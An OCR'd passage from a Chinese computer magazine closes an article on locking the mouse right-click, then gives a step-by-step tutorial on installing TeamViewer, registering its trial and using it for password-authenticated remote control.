


图4

这样一来就可以对鼠标右键进行锁定了，而且效果和使用方便程度上都会比注册表操作要好。

所以各位叉子以后在研究技术的时候在掌握攻击技术的同时最好也能研究下防御的办法，这样在攻防的对立统一中才能够有所进步和突破！

（文章中涉及的相关代码及源文件本期光盘已收录）

远程控制工具TeamViewer

帅克笛枫

一、软件使用




图1

首先teamviewer支持mac、linux及mobile环境下使用（如图1）。

运行安装下载下来的文件TeamViewer_Setup.exe,软件使用方式包括以下两种：

1、将teamviewer直接安装到本计算机上；

2、不安装teamviewer软件的情况下运行（运行不需要管理员权限）（如图2）。




图2

这里选择安装，并勾选显示高级设置，点击下一步，在下一个安装界面中您希望如何使用teamviewer中，选择以上都是，点击下一步。勾选我接受“许可证协议”中的条款，点击下一步。在“您希望以后远程访问您此时正为其安装teamviewer的计算机吗？”中选择无（缺省），这样可以在本机上执行接收和发送连接。对于接收方，仅需要启动teamviewer，并告诉对方会话密码，即可进行远程访问。（如图3）在访问控制模式中选择完全访问，这样您的伙伴在连接后具备对您计算机的完全访问权。点击下一步，在vpn选项中，不勾选使用teamviewer vpn，点击下一步选择目标文件夹路径，点击下一步，点击完成，安装teamviewer完成。




图3

安装完成后的软件为试用期，软件将在5天后到期，需要延长试用期。点击“其他”工具菜单栏中的您的试用期，点击延长试用期，在弹出的窗口中选择“i use teamviewer for both”，在E-Mail和confirm E-Mail中输入您的电子邮箱，勾选"please send me your free e-mail newsletter",点击“continue”（如图4），打开您的电子邮箱，点击收到的邮件，打开teamviewer的注册链接，完成软件注册。这里亦可以选择不安装teamviewer，直接选择运行，同样可以实现远程控制。




图4

二、软件的功能

为了方便演示teamviewer的远程控制操作，在本机及虚拟机上都分别安装上该软件。打开teamviewer，带连接准备就绪后，在伙伴标ID中输入要连接主机的ID，选择远程控制后，点击连接到伙伴（如图5）。




图5

在弹出的teamviewer验证窗口中，输入伙伴计算机上的会话密码，点击登录（如图6）。




图6

连接到伙伴计算机后，远程控制界面（如图7）。

连接后可以直接的控制伙伴计算机，如操作本地计算机一样。如果需要与伙伴计算机进行对调，可以点击动作菜单下的与伙伴对调端，进行控制对调。如果是控制端，可以对伙伴计算机进行ctrl+atl+del，远程重启，及禁用远程输入等操作。

在查看工具栏中可以根据需要选择远程控制的质量，包括：自动选择，优化速度，优化质量及自定义设置。可在分辨率中更改当前操作窗口的分辨率大小，如1024*768,800*600等。在查看菜单中，可点击缩放来调整控制界面为原始、缩放或全屏。

